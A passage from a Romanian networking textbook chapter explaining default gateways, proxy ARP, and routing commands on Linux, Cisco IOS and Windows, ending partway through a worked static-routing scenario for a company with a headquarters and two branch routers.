În cazul în care stația A dorește să transmită un pachet stației C, operația de „și" logic între adresa IP destinație și masca de rețea proprie va indica stației A că stația C se află într-o altă rețea. În acest moment se va căuta în interiorul tabelei proprii de rutare o intrare către rețeaua destinație. Deoarece nu există o rețea mai specifică, singura rută pe care poate fi trimis pachetul va fi ruta implicită, care este introdusă automat în momentul configurării gateway-ului default. În acest moment stația A a aflat că pentru a trimite un pachet către stația C acesta trebuie trimis prin ruterul care interconectează cele două rețele (adresa gateway-ului default). Astfel, pentru a transmite pachetul, stația A va face o interogare ARP pentru a afla adresa MAC asociata adresei IP a gateway-ului default. Odată ce ruterul îi va răspunde prin trimiterea unui pachet ARP de răspuns cu adresa sa MAC, stația A va putea trimite pachetul către destinație, utilizând următoarele informații:

- Adresa IP destinație (adresa IP a stație C);
- Faptul că adresa IP a destinației nu se află în aceeași rețea;
- Adresa MAC a gateway-ului default.

6.3.2 Proxy ARP

Un scenariu diferit se petrece în momentul în care la nivelul stației care dorește să transmită nu există configurat un *default gateway*. Pentru a ilustra acest scenariu se consideră topologia din figura 6-16.



6-16: Topologie privind comunicația în rețeaua locală

Parametru	Valoare
Adresa IP	172.16.0.11
Masca	255.255.255.0
Gateway	Nesetat

6-17: Adresare stație A

Parametru	Valoare
Adresa IP	172.16.0.23
Masca	255.255.255.0
Gateway	172.16.0.1

6-18: Adresare stație B

Parametru	Valoare
Adresa IP	172.16.0.23
Masca	255.255.255.0
Gateway	172.16.0.1

6-19: Adresare stație C

După cum se poate observa, stația A nu are configurată o adresă a gateway-ului implicit. În momentul în care aceasta va dori să trimită un pachet către stația C, va încerca să trimită o cerere ARP pentru a rezolva adresa MAC atribuită adresei IP a stației C. Deoarece broadcast-ul de nivel 2 nu este înaintat de rutere în mod implicit, nici o stație nu va răspunde cererii ARP și pachetul nu va putea fi trimis.

Scenariul descris în paragraful anterior are loc în momentul în care primul ruter în calea către destinație nu este configurat pentru a înainta cererile de ARP (*no proxy arp*). În caz contrar, acesta își dă seama de existența unei rute în tabela sa de rutare care permite trimiterea pachetului în rețeaua destinație. Prin urmare, va răspunde inițiatorului traficului (calculatorului A) printr-un pachet ARP de răspuns în care este specificata adresa proprie MAC ca fiind asociată adresei IP a destinației, urmând ca ruterul să se ocupe de transmisia ulterioară a pachetului. Deși ruterul nu are configurată pe nicio interfață adresa IP destinație a pachetului, răspunsul către cererea ARP inițială nu va influența în niciun fel buna transmisie a datelor. În practică, stația A va asocia (în interiorul tabelei ARP interne) adresa primului ruter pentru toate adresele IP din afara rețelei locale, proces care elimină nevoia configurării unui gateway default. Acest proces permite trimiterea pachetelor în afara rețelei locale fără a avea specificat parametrul *default gateway* la nivelul stației care inițiază traficul.

6.4 Utilitare pentru gestiunea procesării de nivel rețea

În secțiunea curentă vor fi prezentate o serie de utilitare de gestionare a procesării la nivel rețea pentru fiecare sistem de operare prezentat.

6.4.1 Linux

Activarea rutării

La nivelul sistemului de operare Linux rutarea pachetelor nu este activată implicit. Pentru a verifica dacă sistemul are activată funcționalitatea de rutare a pachetelor poate fi utilizată oricare dintre următoarele comenzi: `sysctl net.ipv4.ip_forward` sau `cat /proc/sys/net/ipv4/ip_forward`. Comenzile vor returna 1 dacă rutarea este activată sau 0 în cazul în care aceasta nu este activată.

```
root@eragon:~# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 0
root@eragon:~# cat /proc/sys/net/ipv4/ip_forward
0
```

După cum se poate observa, la nivelul sistemului administrat rutarea nu este activată.

În vederea activării acesteia există mai multe posibilități. Administratorul poate alege să modifice variabila net.ipv4.ip_forward fie prin rularea comenzii `sysctl -w net.ipv4.ip_forward=1` sau prin schimbarea valorii din fișierul `/proc/sys/net/ipv4/ip_forward` în 1 prin comanda `echo 1 > /proc/sys/net/ipv4/ip_forward`.

```
root@eragon:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@eragon:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@eragon:~# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
```

```
root@eragon:~# cat /proc/sys/net/ipv4/ip_forward
1
```

În exemplul de mai sus rutarea a fost activată. Cu toate acestea, modificările efectuate nu sunt persistente, acestea pierzându-se în momentul în care sistemul este restartat.

Pentru ca schimbările să fie persistente trebuie editat fișierul `/etc/sysctl.conf` adăugându-se linia `net.ipv4.ip_forward = 1`.

```
root@eragon:~# cat /etc/sysctl.conf | grep net.ipv4.ip_forward
net.ipv4.ip_forward=1
```

Acest fișier se interpretează și are efect doar în momentul în care este rulată comanda `sysctl -p /etc/sysctl.conf` sau la reboot. Astfel, după editarea fișierului, trebuie rulată această comandă sau restartat sistemul pentru ca rutarea sa fie activată.

```
root@eragon:~# cat /proc/sys/net/ipv4/ip_forward
0
root@eragon:~# sysctl -p /etc/sysctl.conf
net.ipv4.ip_forward = 1
root@eragon:~# cat /proc/sys/net/ipv4/ip_forward
1
```

Afișarea rutelor

Pentru a afișa rutele configurate la nivelul unui sistem Linux se poate utiliza comanda `ip route list`.

```
root@eragon:~# ip route list
default via 192.168.23.2 dev eth0  proto static
169.254.0.0/16 dev eth0  scope link  metric 1000
192.168.23.0/24 dev eth0  proto kernel  scope link  src 192.168.23.128  metric 1
```

Alternativ poate fi utilizată comanda `netstat -r` sau comanda `route`.

```
root@eragon:~# netstat -r
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
default         192.168.23.2    0.0.0.0         UG        0 0          0 eth0
link-local      *               255.255.0.0     U         0 0          0 eth0
root@eragon:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.23.2    0.0.0.0         UG    0      0        0 eth0
link-local      *               255.255.0.0     U     1000   0        0 eth0
192.168.2.0     192.168.23.2    255.255.255.0   UG    0      0        0 eth0
192.168.2.0     192.168.23.2    255.255.255.0   UG    20     0        0 eth0
192.168.23.0    *               255.255.255.0   U     1      0        0 eth0
192.168.23.0    *               255.255.255.0   U         0 0          0 eth0
```

Configurarea rutelor

Pentru a configura rute statice la nivelul sistemului Linux se poate utiliza comanda `ip route add`.

```
                    ------------------output omis------------------
ip route { add | del | change | append | replace } ROUTE
       ROUTE := NODE_SPEC [ INFO_SPEC ]
       NODE_SPEC := [ TYPE ] PREFIX [ tos TOS ] [ table TABLE_ID ] [ proto
              RTPROTO ] [ scope SCOPE ] [ metric METRIC ]
       INFO_SPEC := NH OPTIONS FLAGS [ nexthop NH ] ...
       NH := [ via ADDRESS ] [ dev STRING ] [ weight NUMBER ] NHFLAGS
                    ------------------output omis------------------
root@eragon:~# ip route add 192.168.2.0/24 via 192.168.23.2
```

Alternativ comanda poate primi ca parametru suplimentar și metrica pentru ruta respectivă.

```
root@eragon:~# ip route add 192.168.2.0/24 via 192.168.23.2 metric 20
root@eragon:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.23.2    0.0.0.0         UG    0      0        0 eth0
link-local      *               255.255.0.0     U     1000   0        0 eth0
192.168.2.0     192.168.23.2    255.255.255.0   UG    0      0        0 eth0
192.168.2.0     192.168.23.2    255.255.255.0   UG    20     0        0 eth0
192.168.23.0    *               255.255.255.0   U     1      0        0 eth0
```

O altă comandă care oferă funcționalitate similară este comanda `route add`.

```
root@eragon:~# route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.23.2
```

Pentru o mai bună înțelegere a parametrilor disponibili pentru comanda `ip route add` recomandăm parcurgerea paginilor de manual ale utilitarului `ip` prin rularea comenzii `man ip`.

Similar activării rutării, rutele configurate utilizând utilitarul ip, conform comenzilor indicate până acum nu sunt persistente și vor fi scoase din tabela de rutare la restart.

Pe sistemele de tip Debian, pentru a adăuga rute statice persistente este necesară editarea fișierului `/etc/network/interfaces`.

```
root@eragon:~# cat /etc/network/interfaces
auto eth0
iface eth0 inet static
     address 192.168.1.42
     network 192.168.1.0
     netmask 255.255.255.128
     broadcast 192.168.1.0
     up route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.23.2
     down route del -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.23.2
```

În practică, liniile care încep cu selectorul „up" sunt rulate la ridicarea interfeței, în timp ce liniile care încep cu selectorul „down" sunt rulate în momentul în care interfața este închisă sau pierde conectivitatea. Pentru mai multe informații se recomandă consultarea paginii de manual interfaces(5) prin rularea comenzii `man interfaces`.

Testare

În Linux rutarea poate fi testată prin utilizarea comenzilor `ping` și `traceroute`.

```
root@eragon:~# ping google.com -c 4
PING google.com (62.231.75.242) 56(84) bytes of data.
64 bytes from cache.google.com (62.231.75.242): icmp_req=1 ttl=128 time=1.79 ms
64 bytes from cache.google.com (62.231.75.242): icmp_req=2 ttl=128 time=1.58 ms
64 bytes from cache.google.com (62.231.75.242): icmp_req=3 ttl=128 time=1.86 ms
64 bytes from cache.google.com (62.231.75.242): icmp_req=4 ttl=128 time=2.51 ms
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.589/1.939/2.512/0.345 ms
root@eragon:~# tracepath google.com
 1:  eragon.local                                          9.261ms pmtu 1500
 1:  192.168.23.2                                          0.429ms
 1:  192.168.23.2                                          0.425ms
[...]
```

Pentru a afișa tabela arp în Linux este utilizată comanda `arp`.

```
root@eragon:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.23.254           ether   00:50:56:ed:6a:83   C                     eth0
192.168.23.2             ether   00:50:56:f5:29:32   C                     eth0
```

6.4.2 Cisco IOS

Dintre cele trei sisteme de operare capabile de a oferi rutare discutate în capitolul curent, Cisco IOS este singurul sistem care rulează pe dispozitive dedicate, fiind și singurul sistem de operare al cărui rol principal este oferirea serviciilor de rutare. Fiind un sistem de operare dedicat echipamentelor de rutare, Cisco IOS are performanțe superioare în ceea ce privește capabilitățile și flexibilitatea.

Pentru a configura o interfață cu informații de adresare se va folosi comanda `ip address` la nivelul interfeței care trebuie configurată. Comanda primește ca parametru informațiile de adresare, respectiv adresa IP și masca de rețea utilizată.

```
HQ(config-if)#ip address 10.0.0.1 255.255.255.0
```

În mod uzual interfețele de pe un echipament Cisco sunt implicit configurate ca fiind inactive, prezentându-se în starea „administratively shut down". Pentru a deschide o interfață în vederea

permiterii traficului prin aceasta, se folosește comanda `no shutdown` la nivelul interfeței care se dorește a fi configurată. Comanda nu primește niciun parametru.

```
HQ(config-if)#no shutdown
```

Pentru a verifica informațiile de adresare, precum și starea interfețelor, se utilizează comanda `show ip interface brief`, care poate fi rulată în modul privilegiat. Deși există mai multe comenzi care oferă informații despre cum au fost configurate interfețele cu informații de adresare, aceasta comandă este cel mai des folosită de către administratori. Mai jos se poate observa output-ul acestei comenzi.

```
HQ#show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
Ethernet0/0            10.0.0.1        YES NVRAM  administratively down down
Ethernet0/1            10.0.0.10       YES NVRAM  up                    up
Ethernet0/2            192.168.2.1     YES NVRAM  up                    up
Ethernet0/3            11.11.22.22     YES NVRAM  up                    up
```

În vederea configurării rutării statice pe un echipament Cisco este folosită comanda `ip route` rulată la nivelul modulului global de configurare. Comanda primește ca parametru adresa rețelei destinație, specificată inclusiv prin masca de rețea, precum și adresa următorului hop în calea către destinație sau interfața de ieșire. Adițional, se pot furniza o serie de parametri opționali precum metrica sau caracterul permanent al rutei.

```
HQ(config)#ip route 192.168.0.0 255.255.255.0 10.0.0.2 100
```

În vederea configurării unui protocol de rutare dinamic pe echipamentele Cisco se utilizează comanda `router` rulată din modul global de configurare. Comanda primește ca parametri protocolul de rutare utilizat, precum și orice alți parametri necesari protocolului.

```
HQ(config)#router rip
HQ(config)#router eigrp 200
HQ(config)#router ospf 1
HQ(config)#router bgp 300
```

Pentru a verifica tabela de rutare în cazul echipamentelor Cisco se utilizează comanda `show ip route`, care poate fi rulată în modul privilegiat.

```
HQ#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route
Gateway of last resort is 11.11.22.21 to network 0.0.0.0
     10.0.0.0/30 is subnetted, 1 subnets
C       10.0.0.8 is directly connected, Ethernet0/1
     11.0.0.0/30 is subnetted, 1 subnets
C       11.11.22.20 is directly connected, Ethernet0/3
S    192.168.0.0/24 [200/0] via 10.0.0.9
S    192.168.1.0/24 [1/0] via 10.0.0.9
C    192.168.2.0/24 is directly connected, Ethernet0/2
S*   0.0.0.0/0 [1/0] via 11.11.22.21
```

În vederea diagnosticării conectivității, Cisco IOS pune la dispoziție două comenzi: `traceroute` și `ping`, ambele fiind rulate atât în modul neprivilegiat cât și în modul privilegiat.

```
HQ>ping 192.168.0.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 44/73/104 ms
HQ>traceroute 192.168.0.1
Type escape sequence to abort.
Tracing the route to 192.168.0.1
  1 10.0.0.9 40 msec 20 msec 48 msec
  2 10.0.0.5 76 msec 88 msec *
```

În cazuri speciale este necesară diagnosticarea tabelei ARP de la nivelul echipamentelor pentru a verifica corelarea adresa IP – adresa MAC. În cazul echipamentelor Cisco pentru afișarea tabelei ARP poate fi utilizată comanda `show arp` rulată în modul privilegiat.

```
HQ#show arp
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  11.11.22.22             -   cc00.087c.0003  ARPA   Ethernet0/3
Internet  10.0.0.10               -   cc00.087c.0001  ARPA   Ethernet0/1
Internet  10.0.0.9               63   cc02.087c.0000  ARPA   Ethernet0/1
Internet  11.11.22.21            64   cc03.087c.0003  ARPA   Ethernet0/3
Internet  192.168.2.1             -   cc00.087c.0002  ARPA   Ethernet0/2
```

6.4.3 Windows

Afișarea rutelor

Pentru afișarea rutelor în cazul sistemului de operare Windows poate fi utilizat utilitarul `route`. Pentru afișare acestuia trebuie sa i se dea ca parametru șirul „`print`”. Astfel, pentru afișarea rutelor va fi rulată comanda `route print`.

```
C:\Users\eragon>route print
===========================================================================
Interface List
 12...d0 df 9a cb db 1a ......Atheros AR9002WB-1NG Wireless Network Adapter
 11...e8 9d 87 78 e0 2d ......Intel(R) 82579V Gigabit Network Connection
  1...........................Software Loopback Interface 1
 14...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 22...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
 13...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
===========================================================================
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0    192.168.133.1  192.168.133.104     25
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    306
    192.168.133.0    255.255.255.0         On-link   192.168.133.104    281
  192.168.133.104  255.255.255.255         On-link   192.168.133.104    281
  192.168.133.255  255.255.255.255         On-link   192.168.133.104    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0         On-link   192.168.133.104    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255         On-link   192.168.133.104    281
===========================================================================
Persistent Routes:
  None
```

Adaugarea rutelor statice

Pentru adăugarea rutelor statice va fi utilizat tot utilitarul route, rulând-ul cu parametrul add.

```
C:\windows\system32>route add 192.168.232.0 mask 255.255.255.0 192.168.133.1 metric 20
 OK!
C:\windows\system32>route print
===========================================================================
Interface List
 12...d0 df 9a cb db 1a ......Atheros AR9002WB-1NG Wireless Network Adapter
 11...e8 9d 87 78 e0 2d ......Intel(R) 82579V Gigabit Network Connection
  1...........................Software Loopback Interface 1
 14...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 22...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
 13...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
===========================================================================
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0    192.168.133.1  192.168.133.104     25
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    306
    192.168.133.0    255.255.255.0         On-link   192.168.133.104    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255         On-link   192.168.133.104    281
===========================================================================
```

Parametrul `metric` este opțional, acesta configurând la nivelul rutei statice introduse și o metrică.

Similar sistemului de operare Linux, rutele introduse în acest mod nu sunt persistente și vor fi șterse din tabela de rutare la restart. Pentru a introduce o rută persistentă în tabela de rutare, comenzii `route add` ii va fi adăugat parametrul `-p`.

```
C:\windows\system32>route add 192.168.232.0 mask 255.255.255.0 192.168.133.1
ric 20 -p
 OK!
C:\windows\system32>route print
===========================================================================
Interface List
 12...d0 df 9a cb db 1a ......Atheros AR9002WB-1NG Wireless Network Adapter
 11...e8 9d 87 78 e0 2d ......Intel(R) 82579V Gigabit Network Connection
  1...........................Software Loopback Interface 1
 14...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 22...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
 13...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
===========================================================================
IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0    192.168.133.1  192.168.133.104     25
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    306
    192.168.133.0    255.255.255.0         On-link   192.168.133.104    281
  192.168.133.104  255.255.255.255         On-link   192.168.133.104    281
  192.168.133.255  255.255.255.255         On-link   192.168.133.104    281
    192.168.232.0    255.255.255.0    192.168.133.1  192.168.133.104     45
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0         On-link   192.168.133.104    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255         On-link   192.168.133.104    281
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
    192.168.232.0    255.255.255.0    192.168.133.1      20
```

Testare

În vederea testării rețelelor în cazul sistemului de operare Windows se pot utiliza utilitarele `tracert`, `ping` și `arp`.


```
C:\windows\system32>ping google.com
Pinging google.com [173.194.34.6] with 32 bytes of data:
Reply from 173.194.34.6: bytes=32 time=39ms TTL=55
Reply from 173.194.34.6: bytes=32 time=14ms TTL=55
Reply from 173.194.34.6: bytes=32 time=14ms TTL=56
Reply from 173.194.34.6: bytes=32 time=16ms TTL=56
Ping statistics for 173.194.34.6:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 14ms, Maximum = 39ms, Average = 20ms
C:\windows\system32>tracert google.com
Tracing route to google.com [173.194.34.6]
over a maximum of 30 hops:
  1     1 ms     1 ms     1 ms  192.168.133.1
  2    11 ms     8 ms    15 ms  10.94.192.1
  3     *       14 ms     9 ms  ip-145.net-80-236-9.asnieres.rev.numericable.fr
[80.236.9.145]
  4     *       11 ms    14 ms  ip-249.net-80-236-0.static.numericable.fr [80.23
6.0.249]
  5    12 ms    11 ms    13 ms  cbv2rj-ae1.0.numericable.net [80.236.7.119]
  6    22 ms    14 ms    36 ms  ip-161.net-80-236-1.static.numericable.fr [80.23
6.1.161]
  7    19 ms    15 ms    10 ms  72.14.239.145
  8     9 ms     9 ms    12 ms  209.85.242.45
  9    10 ms    13 ms     9 ms  par03s02-in-f6.1e100.net [173.194.34.6]
Trace complete.
C:\windows\system32>arp -a
Interface: 192.168.133.104 --- 0xc
  Internet Address      Physical Address      Type
  192.168.133.1         00-14-bf-92-ce-80     dynamic
  192.168.133.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

6.5 Scenarii

6.5.1 Configurarea rutării statice

Se consideră următorul scenariu: o companie dorește configurarea rețelei interne care are topologia fizică din figura 6-20. Compania este conectată la Internet prin intermediul sediului central. De asemenea, compania mai are două sucursale, în locații fizice diferite. Conectivitatea în cazul locațiilor este de tip *full mesh*, existând canale de comunicație dinspre fiecare sucursală spre HQ precum și către cealaltă sucursală.

Sucursala BR1 este de o importanță deosebită pentru activitatea de business, fiind locația în care își desfășoară activitatea cel mai important departament al companiei. În vederea desfășurării proceselor zilnice în acest departament este necesară conectivitatea permanentă la Internet. Orice întrerupere a acestui serviciu duce la imposibilitatea desfășurării activității și deci la pierderi în productivitate. Din acest motiv, conectivitatea la Internet a sucursalei BR1 este considerată un serviciu critic în interiorul companiei. Ca atare, conducerea acesteia dorește ca rețeaua sa fie configurată astfel încât accesul la sucursala BR1 cât și accesul din sucursală către Internet să fie redundant. Din punct de vedere al conectivității companiei la Internet, aceasta beneficiază de servicii printr-un contract cu un furnizor care se angajează sa ofere disponibilitate 99.999% precum și timp maxim de rezolvare a incidentelor de 10 minute, aceste servicii fiind considerate de către directoratul companiei ca fiind compensatorii pentru lipsa redundanței conectivității la Internet.



6-20: Topologie scenariu

În vederea configurării echipamentelor compania deține o listă cu adresele IP alocate. Aceasta poate fi văzută în figura 6-21.

Echipament	Interfața	Adresa IP	Masca de rețea
Stație A	E0	192.168.0.50	255.255.255.0
Stație B	E0	192.168.0.51	255.255.255.0
Stație C	E0	192.168.1.50	255.255.255.0
Stație D	E0	192.168.1.51	255.255.255.0
Stație E	E0	192.168.2.50	255.255.255.0
Stație F	E0	192.168.2.51	255.255.255.0
Stație G	E0	192.168.2.52	255.255.255.0
Router BR1	E0/0	10.0.0.2	255.255.255.252

Router BR1	E0/1	10.0.0.5	255.255.255.252
Router BR1	E0/2	192.168.0.1	255.255.255.0
Router BR2	E0/0	10.0.0.9	255.255.255.252
Router BR2	E0/1	10.0.0.6	255.255.255.252
Router BR2	E0/2	192.168.1.1	255.255.255.0
Router HQ	E0/0	10.0.0.1	255.255.255.252
Router HQ	E0/1	10.0.0.10	255.255.255.252
Router HQ	E0/2	192.168.2.1	255.255.255.0
Router HQ	E0/3	11.11.22.22	255.255.255.252

6-21: Schema de adresare scenariu

Înainte de configurarea rutării, în vederea determinării corectitudinii configurațiilor inițiale de adresare precum și a conectării echipamentelor la nivelul fizic, administratorul rețelei verifică configurația actuală a echipamentelor.

```
HQ#show cdp neighbours
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater
Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
BR1              Eth 0/0            123        R S I      3640      Eth 0/0
BR2              Eth 0/1            123        R S I      3640      Eth 0/0
ISP              Eth 0/3            122        R S I      3640      Eth 0/3
HQ#show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
Ethernet0/0                10.0.0.1        YES NVRAM  up                    up
Ethernet0/1                10.0.0.10       YES NVRAM  up                    up
Ethernet0/2                192.168.2.1     YES NVRAM  up                    up
Ethernet0/3                11.11.22.22     YES NVRAM  up                    up
```

```
BR1#show cdp neighbours
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater
Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
HQ               Eth 0/0            139        R S I      3640      Eth 0/0
BR2              Eth 0/1            139        R S I      3640      Eth 0/1
BR1#show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
Ethernet0/0                10.0.0.2        YES NVRAM  up                    up
Ethernet0/1                10.0.0.5        YES NVRAM  up                    up
Ethernet0/2                192.168.0.1     YES NVRAM  up                    up
Ethernet0/3                unassigned      YES NVRAM  administratively down down
```

```
BR2#show cdp neighbours
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater
Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
HQ               Eth 0/0            141        R S I      3640      Eth 0/1
BR1              Eth 0/1            142        R S I      3640      Eth 0/1
BR2#show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
Ethernet0/0                10.0.0.9        YES NVRAM  up                    up
Ethernet0/1                10.0.0.6        YES NVRAM  up                    up
Ethernet0/2                192.168.1.1     YES NVRAM  up                    up
Ethernet0/3                unassigned      YES NVRAM  administratively down down
```

De asemenea, înainte de începerea adăugării rutelor statice sunt analizate rutele direct conectate care apar în mod automat ca urmare a configurării unei interfețe active cu informații de adresare.

```
HQ#show ip route
[...]
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.8 is directly connected, Ethernet0/1
C       10.0.0.0 is directly connected, Ethernet0/0
     11.0.0.0/30 is subnetted, 1 subnets
C       11.11.22.20 is directly connected, Ethernet0/3
C    192.168.2.0/24 is directly connected, Ethernet0/2
```

```
BR1#show ip route
[...]
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.0 is directly connected, Ethernet0/0
C       10.0.0.4 is directly connected, Ethernet0/1
C    192.168.0.0/24 is directly connected, Ethernet0/2
```

```
BR2#show ip route
[...]
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.8 is directly connected, Ethernet0/0
C       10.0.0.4 is directly connected, Ethernet0/1
C    192.168.1.0/24 is directly connected, Ethernet0/2
```

Datorită dimensiunii reduse a rețelei care trebuie administrată, cerințele companiei pot fi satisfăcute prin configurarea rutării statice. De asemenea, în configurare va fi abordată o metodologie în doi pași, primul urmărind asigurarea conectivității, cel de-al doilea având în vedere asigurarea redundanței accesului la filiala BR1 precum și a accesului acesteia la Internet.

Configurarea va fi începută dinspre Internet către interior. Pentru a oferi conectivitate către Internet, este configurată o rută default pe ruterul HQ.

```
HQ(config)#ip route 0.0.0.0 0.0.0.0 11.11.22.21
```

În continuare se configurează restul echipamentelor pentru a oferi conectivitate internă către toate rețelele în care există stații, după cum urmează:

- Rute implicite pe ruterele BR1 și BR2 prin ruterul HQ, pentru a oferi o modalitate de trimitere a pachetelor în Internet;
- Pe ruterul HQ, rute către rețelele de clienți din spatele ruterelor BR1 și BR2;
- Pe ruterul BR1, rute către rețelele de clienți din spatele ruterelor BR2 și HQ;
- Pe ruterul BR2, rute către rețelele de clienți din spatele ruterelor BR1 și HQ.

```
BR1(config)#ip route 0.0.0.0 0.0.0.0 10.0.0.1
BR2(config)#ip route 0.0.0.0 0.0.0.0 10.0.0.10
HQ(config)#ip route 192.168.0.0 255.255.255.0 10.0.0.2
HQ(config)#ip route 192.168.1.0 255.255.255.0 10.0.0.9
BR1(config)#ip route 192.168.1.0 255.255.255.0 10.0.0.6
BR1(config)#ip route 192.168.2.0 255.255.255.0 10.0.0.1
BR2(config)#ip route 192.168.0.0 255.255.255.0 10.0.0.5
BR2(config)#ip route 192.168.2.0 255.255.255.0 10.0.0.10
```

Odată finalizată configurarea echipamentelor pentru a oferi conectivitate la nivel local cât și în Internet, aceasta este verificată.

```
HQ#show ip route
[...]
Gateway of last resort is 11.11.22.21 to network 0.0.0.0
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.8 is directly connected, Ethernet0/1
C       10.0.0.0 is directly connected, Ethernet0/0
     11.0.0.0/30 is subnetted, 1 subnets
C       11.11.22.20 is directly connected, Ethernet0/3
S    192.168.0.0/24 [1/0] via 10.0.0.2
S    192.168.1.0/24 [1/0] via 10.0.0.9
C    192.168.2.0/24 is directly connected, Ethernet0/2
S*   0.0.0.0/0 [1/0] via 11.11.22.21
HQ#ping 192.168.0.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.0.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/13/40 ms
HQ#ping 192.168.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/13/32 ms
```

```
BR1#show ip route
[...]
Gateway of last resort is 10.0.0.1 to network 0.0.0.0
     10.0.0.0/30 is subnetted, 2 subnets
C       10.0.0.0 is directly connected, Ethernet0/0
C       10.0.0.4 is directly connected, Ethernet0/1
```

```
C    192.168.0.0/24 is directly connected, Ethernet0/2
S    192.168.1.0/24 [1/0] via 10.0.0.6
S    192.168.2.0/24 [1/0] via 10.0.0.1
S*   0.0.0.0/0 [1/0] via 10.0.0.1
BR1#ping 192.168.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/10/24 ms
BR1#ping 192.168.2.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.1, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 4/20/48 ms
BR1#ping 11.11.22.21
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 11.11.22.21, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 48/67/88 ms
```

```
BR2#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
